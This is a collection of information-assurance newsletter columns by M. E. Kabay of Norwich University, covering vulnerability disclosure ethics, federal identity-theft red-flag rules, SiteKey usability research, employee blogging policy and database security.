M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

To Disclose or Not to Disclose

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The full-disclosure debate continues with a contribution from Prof Ric Steinberger, CISSP, CISM. As usual with contributions to this newsletter, the rest of this article is entirely his with minor edits:

* * *

One of the most consistent and brilliant writers on the topic of vulnerability disclosure is Bruce Schneier. For many years he has argued that the _*only way*_ to force software publishers to _*promptly*_ fix security vulnerabilities in their products is to publicly publish the technical details of the vulnerabilities. His recent article in _CSO Magazine_ summarizes his ideas < http://www.csoonline.com/read/020107/col_sec.html >. Scheier's position is at one ideological end of the spectrum. The other end would be that researchers who discover vulnerabilities should privately contact the software vendor and tell no one else nor take any other actions.

My own position is that there is no "always correct" response that vulnerability researchers should follow. There are situations where, after repeated communications by the discover of a vulnerability with a large software vendor, that vendor refuses to acknowledge the vulnerabilities or refuses to agree to release patches by a specific date. Sometimes, in frustration, the researcher resorts to full disclosure). In many cases, this has the effect of forcing the software vendor to reprioritize, and to develop and release appropriate patches. One would hope that in most cases software vendors are more willing to act quickly when they are notified of vulnerabilities in their products. Bruce Schneier pursues his full disclosure position because in many cases, large software vendors have not acknowledged or responded promptly.

Full disclosure may work with larger vendors in the sense that it usually forces them to respond more rapidly to vulnerabilities in their own products than they otherwise would. This is generally a good thing for customers, and one could argue, this is what the vendors should be doing anyway without being blackmailed through full disclosure. But is full disclosure also an appropriate approach towards small to mid-sized software vendors? In many cases, these companies have many fewer resources (and customers), and are far less able to quickly respond to identified vulnerabilities. The optimal solution would seem to be that these companies should welcome _*private*_ disclosures of product vulnerabilities and work cordially with the discovers to develop patches. Of course not every software vendor is able or willing to do this, and thus may be forced to confront the consequences of full disclosure.

(In our next column, Prof Steinberger continues with an interesting case study of full disclosure.)

* * *

Ric Steinberger, CISSP, CISM is Adjunct Professor of Information Assurance in the MSIA Program at Norwich University and the founder and president of Sierra Computer Strategies

(SCS), an information security consulting firm. Prior to forming SCS, Mr. Steinberger worked for several Silicon Valley high technology companies including SRI International, SRI Consulting, Nuance Communications, and Security Portal.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Effects of Full Disclosure

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The full-disclosure debate continues with the second part of a contribution from Prof Ric Steinberger, CISSP, CISM. In the first part, he discussed the effects of full disclosure on companies of different sizes. In this concluding section, he tell us about an interesting case study of those effects.

* * *

A few years ago, I [Ric] worked for a large US-based software vendor, which I will call the PQR Corporation. A European-based researcher had been sending lots of information about vulnerabilities in PQR's products to PQR product security staff. PQR had not been especially proactive in responding, either in releasing patched products or in communicating with the researcher. This situation led the researcher to fully disclose technical details of many of the vulnerabilities he had discovered, and this caught the attention of a large number of PQR's most important customers. Not surprisingly, the trade press picked up the story and much unwelcome PR was generated. The net outcome was that, after much internal strategizing, PQR agreed to issue quarterly patch releases to all customers and promised to promptly fix all known security vulnerabilities.

Normally, that would be the end of the story. But PQR had established a fairly new hosting service where customers could run their PQR applications and store their data (thus saving them the expense of using their own data center). PQR's hosting service was not suitably prepared for these quarterly patch releases, and the first time one was released, the operations staff was not ready to apply them. Failing to apply PQR-released patches in a timely manner in PQR's own hosting center would have been unacceptable. Thus, after many meetings, tests, and other preparations, the PQR operations staff began deploying PQR patches inside the company's data center. Overall, a good outcome for PQR and its customers, and one that might not have happened without full disclosure. But there were many stressful days at PQR before this happened.

In summary, it seems to me, agreeing with Bruce Schneier, that full disclosure generally does what it is intended to do: forces software vendors to promptly correct security vulnerabilities. But whether full disclosure is *always* the optimal strategy that ethical vulnerability researchers should use remains uncertain, especially when the companies are small and the software products are not widely used.

* * *

Ric Steinberger, CISSP, CISM is Adjunct Professor of Information Assurance in the MSIA Program at Norwich University and the founder and president of Sierra Computer Strategies (SCS), an information security consulting firm. Prior to forming SCS, Mr. Steinberger worked for several Silicon Valley high technology companies including SRI International, SRI Consulting, Nuance Communications, and Security Portal.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Breakpoint Echoes Current News

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I recently received a copy of Richard A. Clarke's new novel, _Breakpoint_< http://tinyurl.com/yopeua >, and enjoyed reading it.

Mr Clarke's biography includes extensive service at high levels of the United States federal government. A summary paragraph about his achievements reads," Prior to an unprecedented 11 consecutive years of White House service [as Special Assistant to the President for Global Affairs, National Coordinator for Security and Counterterrorism, and Special Advisor to the President for Cyber Security], Richard Clarke served for 19 years in the Pentagon, the Intelligence Community and State Department. During the Reagan Administration, he was Deputy Assistant Secretary of State for Intelligence; and under the first Bush Administration, he was Assistant Secretary of State for Political-Military Affairs, coordinating diplomatic efforts and subsequent security arrangements to support the 1990-91 Gulf War. In total, he has worked for seven presidents and devoted three decades to combating the terrorist threat to America." < http://tinyurl.com/ysoosv >

The book opens in 2012 with massive attacks on the Internet infrastructure of the United States. The attacks are traced to a Chinese University and government agencies prepare a counter attack. The story includes interesting expositions about the convergence of computer technology with biotechnology, the rise of anti-technology fanatics, and discussions of significant ethical questions.

I was struck by the parallel between parts of the story and a recent announcement that the National Cyber Response Coordination Group (NCRCG) < http://www.us-cert.gov/press_room/050215cybersec.html > is prepared to launch counterattacks against the perceived sources of cyber attacks on the US. Veteran _Computerworld_ writer Ellen Messmer summarized the plan as follows: "If the United States found itself under a major cyberattack aimed at undermining the nation's critical information infrastructure, the Department of Defense is prepared, based on the authority of the president, to launch a cyber counterattack or an actual bombing of an attack source. . . . In the event of a massive cyberattack against the country that was perceived as originating from a foreign source, the United States would consider launching a counterattack or bombing the source of the cyberattack, Hall said. But he noted the preferred route would be warning the source to shut down the attack before a military response." < http://tinyurl.com/yrrltv >

Unfortunately, the source of a cyberattack may be spoofed. Internet Protocol Version 4 (IPv4) lacks a formal mechanism for source authentication of packets and so it is easy to launch attacks that appear to come from somewhere else. < http://tinyurl.com/ywqq3g > Without detailed and verified information about the actual source, it would be easy to counterattack against the wrong target. Indeed, Richard Clarke has written a nonfiction book about precisely such a misplaced reaction in _Against All Enemies_. < http://tinyurl.com/ywhm6q >

The book is quite short, coming in at about 80,000 words. Mr Clarke provides an afterword with

valuable explanations of his sources. All in all, an enjoyable read that can provoke interesting discussions.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Proposed Rulemaking Against ID Theft

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In July 2006 a consortium of US federal agencies published a Notice of Proposed Rulemaking (NPRM) to help protect customers of banks and other financial institutions against identity theft. < http://www.fdic.gov/news/news/press/2006/pr06071.html >

The agencies included the Board Of Governors of the Federal Reserve System
Federal Deposit Insurance Corporation, Federal Trade Commission, National Credit Union Administration, Office of the Comptroller of the Currency and Office of Thrift Supervision.

The press release described the NPRM as follows:

>The regulations that the agencies are jointly proposing would require each financial institution and creditor to develop and implement an identity theft prevention program that includes policies and procedures for detecting, preventing, and mitigating identity theft in connection with account openings and existing accounts. The proposed regulations include guidelines listing patterns, practices, and specific forms of activity that should raise a "red flag" signaling a possible risk of identity theft. Under the proposed regulations, an identity theft prevention program established by a financial institution or creditor would have to include policies and procedures for detecting any "red flag" relevant to its operations and implementing a mitigation strategy appropriate for the level of risk.

The proposed regulations also would require credit and debit card issuers to develop policies and procedures to assess the validity of a request for a change of address followed closely by a request for an additional or replacement card.

Additional proposed regulations would require users of consumer reports to develop reasonable policies and procedures that they must apply when they receive a notice of address discrepancy from a consumer reporting agency.<

The report was published in three PDF files which, for reasons best known to the federal agencies involved, did not include any usable text – they are scanned from the original double-spaced paper NPRM.

In my next column, I'll briefly review the red flags compiled by the working group.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at <

http://www.mekabay.com/index.htm >.

The People's Flag is Deepest Red

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I introduced the Notice of Proposed Rulemaking (NPRM) to help protect customers of banks and other financial institutions against identity (ID) theft < http://www.fdic.gov/news/news/press/2006/pr06071.html >. The NPRM was published in July 2006 by a consortium of US federal regulatory agencies. They issued a list of warning signs ("red flags") of ID theft that financial institutions should act on to prevent ID theft.

The specific red flags are listed in Appendix J (pp 111-114) of the NPRM. The 31 warning signs including the following highlights (I am summarizing):

- Information from a consumer reporting agency
  - Fraud alert
  - Notice of address discrepancy
  - Pattern of activity inconsistent with history and usual activity of applicant or customer
  - Closure of an account for cause or abuse of privileges
- Documentary identification inconsistencies (forgeries, bad photos, wrong information)
- Personal information inconsistencies
  - Addresses don't match
  - Inconsistent Social Security Number versus date range
  - Correlation with known frauds
  - Fictitious addresses or mail drops
  - Bad phone numbers or answering services
  - Incomplete applications
- Address changes
  - Immediate change of address after establishing account
  - Undeliverable mail despite continued activity
- Anomalous use of the account
  - Bulk purchases of easily-fenced goods (TVs, jewelry etc.)
  - Failure to make payments (or to pay after first payment)
  - Changes in payment patterns
  - Major change in spending patterns
  - Sudden use of a formerly-inactive account
- Notice from customer or others
  - Observed fraud
  - Failure to receive statements
  - Notification of successful phishing attacks
  - E-mail from phishing attacks returned to actual institution
- Other red flags
  - "The name of an employee of the financial institution or creditor has been added as an authorized user on the account."
  - "An employee has accessed or downloaded an unusually large number of customer account records."

- "The financial institution or creditor detects attempts to access a customer's account by unauthorized persons."
- "The financial institution or creditor detects or is informed of unauthorized access to a customer's personal information."
- "There are unusually frequent and large check orders. . . ."
- "The person opening an account or the customer is unable to lift a credit freeze placed on his or her consumer report."

These guidelines are useful not only for financial institutions: they also illustrate many principles of normal operations security (OPSEC). Being sensitive to anomalous behavior is important not only for normal security but also for resource management. Look for outliers in resource utilization, outliers in the first derivative (growth rates) of such utilization and in the second derivative (changes in slope) as well.

In my third and last column on this topic, I'll review some of the comments filed on this NPRM.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Waving a Red Flag

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last two columns, I introduced the Notice of Proposed Rulemaking (NPRM) to help protect customers of banks and other financial institutions against identity (ID) theft < http://www.fdic.gov/news/news/press/2006/pr06071.html >. The NPRM was published in July 2006 by a consortium of US federal regulatory agencies. They issued a list of warning signs ("red flags") of ID theft that financial institutions should act on to prevent ID theft.

In this final column on the subject, I review some of the comments in response to the NPRM published on the Federal Reserve Web site.< http://www.federalreserve.gov/generalinfo/foia/index.cfm?doc_id=R%2D1255&doc_ver=1&ShowAll=Yes >

Some of the early comments were from individuals at small banks; in some cases, the banking staff appeared to believe that repeating emotional expressions from multiple employees of a single bank would carry weight with the regulators. These repetitive comments were along the lines of "Financial institutions are absurdly overburdened" and were devoid of any substantiating evidence or argument. Some of the contributions were flatly unprofessional; representing expletives with punctuation marks is not a good idea for any professional at any time – and especially not when his comments will be published on a government Web site for anyone to inspect. Do people not grasp that their comments are to be made public?

In the MSIA program at Norwich University, we require students to participate in online discussions; the Student Handbook < http://www.mekabay.com/msia/MSIA_Student_Handbook.pdf > specifically warns, "Student discussion contributions are graded on the basis of research, articulation of rational arguments, and contributions to the class's knowledge and understanding of the topics under discussion. Unsubstantiated opinions devoid of analysis or explanation are tolerated but not rewarded." I wish that a similar warning were posted on all requests for comment.

Despite the agitated pawing and snorting of some of the respondents reacting to red flags, some of the comments, especially those prepared by various associations of bankers, had substantive contributions to the discussion. For example, Attorney Pat Caldwell, writing on behalf of BancorpSouth < http://www.federalreserve.gov/SECRS/2006/September/20060919/R-1255/R-1255_25_1.pdf > wrote a thoughtful analysis that emphasized the dangers of duplication and overlap of the proposed rules with existing regulations such as elements of the Gramm-Leach-Bliley Act (GLBA) and of the U.S.A.P.A.T.R.I.O.T. Act. In addition, the attorney raises the question of how to meet the need for interference with fraud while preserving adequate customer service.

The American Bankers Association wrote in their thoughtful response, "we conclude that the proposed regulatory language in many cases falls short of these stated intentions. Instead, we believe that the proposal runs a high risk of creating an artificial, stagnant, mandatory checklist regime that will not effectively advance the goals of detecting and preventing identity theft and

fraud. We fear that unless these shortcomings are addressed, the result will be a diversion of resources from effective detection, investigation, and corrective action and will necessitate wasteful expenditure on burdensome, paperwork-laden compliance exercises. Bankers' attention will be drawn into wasteful but obligatory drills to justify each judgment call made under a good faith effort to defeat identity thieves and fraudsters."< http://www.federalreserve.gov/SECRS/2006/October/20061012/R-1255/R-1255_26_1.pdf > They strongly urged changes, including particularly, "Regulate by objective, not prescription" and "Recognize that risk-based considerations work best as guidance and allow for appropriate judgment, rather than rely on fixed rules."

The Missouri Bankers Association wrote, "we believe that the proposal runs a high risk of creating an artificial, stagnant, mandatory checklist regime that will not effectively advance the goals of detecting and preventing identity theft and fraud. We fear that unless these shortcomings are addressed, the result will be a diversion of resources from effective detection, investigation, and corrective action and will necessitate wasteful expenditure on burdensome, paperwork-laden compliance exercises. Bankers' attention will be drawn into wasteful but obligatory drills to justify each judgment call made under a good faith effort to defeat identity thieves and fraudsters."< http://www.federalreserve.gov/SECRS/2006/October/20061005/R-1255/R-1255_28_1.pdf >

The Massachusetts Bankers Association brief included this interesting comment: "In addition, financial institutions will incur costs to re-design identity theft and fraud programs into packages that fit into the regulatory regime examiners expect. As we've noted, many identity theft and fraud prevention efforts are integrated throughout the institution. An institution may be extremely adept at preventing ID theft, however if a program is not in place that has all of the required regulatory paperwork justifying each and every element contained in the regulation, the bank could come under regulatory scrutiny and criticism. Consequently, ID theft prevention will actually become less risk-based at some institutions."

I will keep my eyes open for news of the final disposition of the NPRM and will report back on the results, if any, of the comments.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Pesky SiteKey Problems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I described a novel approach to Website authentication involving a user-selected picture and label; one technique using this approach is the SiteKey currently being used by the Bank of America. < http://www.bankofamerica.com/onlinebanking/index.cfm?template=site_key >

Alas, investigation by Jim Youll in 2006 revealed fundamental problems in the method ("The Emperor's New Security Indicators." < http://www.usablesecurity.org/emperor/ >) It seems that the SiteKey is vulnerable to man-in-the-middle attacks. Then in 2007 a group of computer scientists published a report testing the effectiveness of the SiteKey on real users (Schecter, S., R. Dhamija, A. Ozment & I. Fischer (2007). "The Emperor's New Security Indicators: An evaluation of website authentication and the effect of role playing on usability studies." < http://www.usablesecurity.org/emperor/ >). The scholars' abstract summarizes the situation neatly:

"We asked 67 bank customers to conduct common online banking tasks. Each time they logged in, we presented increasingly alarming clues that their connection was insecure. First, we removed HTTPS indicators. Next, we removed the participant's site-authentication image—the customer-selected image that many websites now expect their users to verify before entering their passwords. Finally, we replaced the bank's password-entry page with a warning page. After each clue, we determined whether participants entered their passwords or withheld them. . . . We confirm prior findings that users ignore HTTPS indicators: no participants withheld their passwords when these indicators were removed. We present the first empirical investigation of site-authentication images, and we find them to be ineffective: even when we removed them, 23 of the 25 (92%) participants who used their own accounts entered their passwords. We also contribute the first empirical evidence that role playing affects participants' security behavior: role-playing participants behaved significantly less securely than those using their own passwords."

The 23 out of 25 test results for the SiteKey (or equivalent) results in a rate of 92% of the subjects ignoring the absence of the SiteKey; I calculate the 95% confidence limits to be 74% to 99% if the sample was random. These results are not encouraging. If the study results are replicated in independent trials, we may be faced with the unhappy conclusion that trying to make amateurs responsible for identifying phishing attacks is a waste of time. The only question remaining then is whether the actual costs of implementing the technique are warranted by measured savings in reduced fraud.

One unfortunate aspect of the fight against such fraud is that financial institutions seem to have little interest (no pun intended) in reducing fraud if the measures would in any way reduce utilization of their financial services; after all, the costs of fraud are borne not by the institutions' shareholders but by the unfortunates who fail to pay their monthly balances every month and are subjected to usurious interest rates currently approaching 25% per annum.

Nonetheless, I think that perhaps the SiteKey might still be useful with specific populations of

highly-trained or professional users; for example, a corporate extranet might authenticate itself to users using such a system before asking users to authenticate themselves to the server. Ideally, such a system would be used with token-based authentication involving strong encryption. Under such circumstances, the site-authentication could be helpful despite the possibility of the relatively difficult and non-scalable process of executing man-in-the-middle attacks on the system.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

CSIRTM Resources Online

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Long-time readers of this column will have noted that since 2004, I've been writing occasional articles about computer security incident response team management (CSIRTM).

As part of the preparations for a new graduate course in CSIRTM to be offered to students as an elective in the Norwich University Master's of Science in Information Assurance (MSIA) program, I put all my articles together into an edited white paper on the subject and added some new material.

The monograph has the following major headings:

The white paper is available in HTML < http://www.mekabay.com/infosecmgmt/csirtm.htm > and PDF < http://www.mekabay.com/infosecmgmt/csirtm.pdf > formats for all non-commercial use (that is, please don't sell what I give away for free).

On another note, I have received permission from the Defense Information Systems Agency (DISA) of the US Department of Defense (DoD) to put their excellent CSIRTM training CD online for anyone who wants it. DISA has stopped producing it but in response to my enquiry about providing the CD-ROM to MSIA students enrolled in the CSIRTM Elective, someone from DISA with a bit of gender confusion about me caused by my name responded "Dear Ms Kabay, / Thank you for your interest! However we discontinued that product, CIRT Management, just recently. We do have a few copies may have kept on hand, if you want a copy, then you can make copies of it for your students. There is no charge for our products. . . ." I double-checked with them about posting the file online and they were enthusiastic about making it available free to everyone. So feel free to download the 358 MB ZIP file and install it to disk. Use the README file in the ZIP for instructions on installation.

Enjoy!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can

be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Upcoming (ISC)^2 Seminars

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

Norwich University's Master of Science in Information Assurance (MSIA) program has signed agreements with the International Information Systems Security Certification Consortium [(ISC)^2] for two interesting seminars in May and June 2007.

Dr. Peter Stephenson, PhD, CISSP, CISM, FICAF, noted expert in digital forensics and computer investigations, will host a Master Class in End-to-End-Digital Investigation on May 31 in Denver. Participants will be introduced to all aspects of computer-related crime and the tools used to investigate it. Computer-related crime extends today past simple hack attacks. On-line fraud, theft of intellectual property and terrorist acts now are part of the electronic crime paradigm. During this one-day session participants will learn about advanced investigative techniques and tools that address the next generation of digital incidents. Students will address both the technical and human factors in an electronic crime and its subsequent investigation. Information about the seminar is available from < http://www.isc2.org/events >.

Dr Stephenson is a world-famous forensic computer scientist and teacher. He has been an enthusiastic Adjunct Professor in the MSIA program at Norwich University from the very first seminars. A writer, consultant and lecturer in information protection for large scale computer networks, he has lectured extensively on network planning, implementation, technology and security over the past 20 years. He has written or co-authored 14 books (including many in foreign-language translations) and several hundred articles in major national and international trade publications, including his well-known monthly column for *Secure Computing(SC) Magazine*. He holds a patent for the *Forensic Analysis of Risks in Enterprise Systems*.

Stephenson began his information security career as a U. S. Navy cryptographer in 1965 and has worked with computer and network communications since the early 1970s. He was the director of technology for the global security practice of Netigy Corporation and was until July 2003 the worldwide director of technology and research coordinator for QinetiQ Trusted Information Management, Inc., a large international information security professional and managed services company. Prior to joining Netigy, Stephenson operated his own information security consulting practice for over 17 years. Stephenson is a member of the Information Systems Security Association (ISSA) and is an associate member of the Association of Certified Fraud Examiners. He holds a BS in electrical engineering as well as the professional designations Certified Information Security Manager (CISM) and Fellow of the Institute for Communications, Arbitration and Forensics (FICAF). He is a Certified Information Systems Security Professional (CISSP). He completed his PhD in 2004 at Oxford-Brookes University in Oxford, UK where his doctoral research involved _*Structured Investigation of Digital Incidents in Complex Computing Environments*_.

On June 4-5 in Marina del Rey, California, I'll be running my annual INFOSEC Year in Review two-day workshop. Participants will learn about the most important developments in the field over the past 12 months and engage in discussion with colleagues about the issues facing them. Major topics include computer crime, emerging vulnerabilities, management of information security and corporate policy, cyberlaw and E-commerce. The workbooks for previous years are

available on my Web site at http://www.mekabay.com/iyir > and anyone wanting biographical information can visit < http://www.mekabay.com/cv >. This course has been delivered every year since 1994 and graduating students in the MSIA participate with great enthusiasm every year. I hope to see MSIA alumni in Marina Del Rey! See < http://www.itpg.org/events_infosec.htm > for registration.

Participants in these seminars will earn Continuing Professional Education (CPE) Units for (ISC)^2.

* * *

Two valuable (ISC)^2 seminars coming up in May and June: End-to-End-Digital Investigation on May 31 in Denver < http://www.isc2.org/events > and INFOSEC Update June 4-5 in Marina del Rey < http://www.itpg.org/events_infosec.htm >.

M. E. Kabay, PhD, CISSP is Program Director of the MSIA and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Personal Expression and Corporate Policy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

What would you do if you saw sensitive or offensive material about your organization on the Web? Perhaps you would contact your corporate counsel and discuss methods for applying pressure to have the material removed; if necessary, your organization might even initiate legal proceedings for a tort under the laws of libel, protection of trade secrets, violation of copyright or misuse of trademarks.

But what would you do if the defamatory were written by one of your employees?

Pattie Walsh, Head of Minier Ellison's Employment Practice in Greater China, wrote a succinct summary of how to handle employee blogging in the magazine _China Staff_ in October 2006 (Volume 12, Number 9, page 36). (I found the article through the Kreitzberg Library databases at Norwich University, but there's a purchasable version available from Access my Library. < http://www.accessmylibrary.com/coms2/summary_0286-25590849_ITM >) She began with this apparently real incident reported by a reader:

"Whilst surfing the Internet for consumer discussion about our products, one of our managers came across a blog diary by one of our sales staff. The content of her blog was of great concern to us; it contained satirical anecdotes of her office life, referring to the company, her managers and colleagues in a defamatory and disparaging manner, and naming the company as her employer. The employee has used a pseudonym to pen her blog, but from her descriptions and anecdotes, she can be easily identified. We have undertaken a review of her Internet usage while at work, and we suspect that much of the blog is written during work hours. What can we do to discipline this employee? How can we restrict employees' blogging activities and deter this sort of conduct?"

Putting aside the question of inappropriate use of company resources during working hours, this employee's behavior should be covered by corporate policy. In framing your employment contracts, make it clear to everyone that written, monitored and enforced policy forbids damaging the reputation or security of your organization by posting inappropriate materials in public that identify the organization.

Venues for posting disparaging remarks include personal Web pages, blogs, and social networking sites such as MySpace < http://www.myspace.com > and FaceBook < http://www.facebook.com/ >.

In my next column I will address misguided protests about free speech as a defense against such a policy.

* * *

For further reading:

You can download lecture materials in PDF or PPT formats on defamation, trademarks and copyright from the cyberlaw course taught by Professor Julie Tower-Pierce and myself at < http://tinyurl.com/yzgts8 >.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Free Speech and Corporate Policy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my previous article on personal expression and corporate policy, I mentioned that free-speech arguments sometimes enter the discussion of whether or organizations can or should attempt to limit employee self expression in public.

I am specifically referring to written materials prepared outside working hours and posted without the use of corporate resources on publicly accessible sites such as a personal Web page, a blog, a social networking site (e.g. MySpace < http://www.myspace.com > or FaceBook < http://www.facebook.com >) or, for that matter, on the cork bulletin board at the local supermarket.

In the United States, an employer attempting to enforce a policy forbidding employees from identifying themselves as such in public commentary without explicit permission and prior approval of the content of their postings may encounter resistance based on a misunderstanding of law. "But you have no right to limit my speech," says the outraged employee. "You are violating my rights under the Constitution of the United States!"

Well, not usually.

The angry employee is muddily thinking of the First Amendment of the U.S. Constitution, which reads in part, "Congress shall make no law … abridging the freedom of speech, or of the press. . . ."

After calming the employee down to prevent possible violence, explain quietly that the First Amendment refers to government action, not to private contracts. An employment contract can and in your case, presumably does, limit public speech when the employee identifies herself as an employee. Other forms of limitation of speech under contract can apply even for non-employees; for example, one could insert nondisclosure clauses into a contract for consulting.

In the 1980s and early 1990s, before the World Wide Web became such a normal part of our lives, I was the Wizop of the NCSA (National Computer Security Association) Security Forum on CompuServe, which at that time was an important value-added network with thousands of moderated discussion groups. I promulgated policies that enforced professionalism and forbade profanity, libel, demeaning comments about individuals or groups and general incivility in our discussions. We had a dozen sysops who monitored each of the 20 sections of the Forum and who would remove offensive messages at once. They would write to the correspondent and explain the rules (often by rewriting the offensive message without the offensive language or style), warning that repeat offenses would result in exclusion from the Forum.

Occasionally, we'd get a furious message protesting that it was illegal for us to restrict speech because of the First Amendment. At that point, I would trot out a macro to generate a response something like this: "Perhaps you misunderstand the application of the First Amendment. The CompuServe Security Forum is not a government agency: we are a privately-owned discussion

group running on a privately-owned network. If we establish rules forbidding the use of the letter ‘e’ in any message on the Forum, we may not get much traffic but we will not be violating any laws. Comply with our rules of conduct or leave.”

Even government agencies have the right to control public speech by their employees; an example is the Uniform Code of Military Justice which applies to members of the Armed Forces of the United States. Article 88 (Contempt Toward Officials) states that “Any commissioned officer who uses contemptuous words against the President, the Vice President, Congress, the Secretary of Defense, the Secretary of a military department, the Secretary of Transportation, or the Governor or legislature of any State, Territory, Commonwealth, or possession in which he is on duty or present shall be punished as a court-martial may direct.” < http://tinyurl.com/33nm7u >

On the other hand, I don't think your corporate counsel will be very keen on attempts to limit your employees’ personal activities and speech outside working hours if they don't identify themselves by their position in your organization. For example, telling an employee to remove a political bumper sticker from his private automobile – one that has no visible link to your organization – goes beyond the reasonable limitations of a speech policy. However, I am not a lawyer and this is not legal advice. For legal advice, consult an attorney with experience in this aspect of employment law.

In my next column, I have some advice to pass on to young people about public self-expression on the World Wide Web.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Database Management & Security: An Overlooked Relationship

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Databases are ubiquitous and, like many pervasive infrastructure, sometimes we have to remind ourselves to consider their security implications. How often do most people think about the security implications of electrical systems, air-conditioning, data archives, and garbage? Security specialists do, yet I rarely meet security specialists who explicitly include database management systems in their thinking about their organizations' security. That's ironic, because the huge data leakages of which we read constantly (see the Privacy Rights Clearinghouse "Chronology of Data Breaches" for an extensive list < http://www.privacyrights.org/ar/ChronDataBreaches.htm >) are almost always related to data from databases (DBs).

But why should databases matter to *security* experts? Why not just leave DBs to DB Administrators (DBAs)?

At one level, having at least a grasp of the principles of DMBS security is as important to security professionals as having a grasp of programming principles or of telecommunications principles. We need to be able to speak a common language with our colleagues as we discuss information assurance (IA).

At another level, understanding how databases are designed and implemented speaks to our need as security professionals for a supportive relationship to our users, because data requirements and data relationships are at the heart of security requirements. As I'm sure you've heard many times, it's the rare organization where security is the driving force; we serve the strategic goals of the organization and that means we need to understand data requirements. On another level, there are security implications to how programs and data structures work; understanding how databases work gives us insights into why the user interfaces work as they do and, even more important for security personnel, how systems can fail or be abused.

On a practical level, you may yourselves need to create a DB or participate in reviewing the security requirements for a DB and having a solid grasp of the principles will help you assimilate the details of any specific points you need to learn. Similarly, structured query language or SQL is almost universally used throughout the industry, and being familiar with such widely-used tools increases the likelihood of getting good jobs.

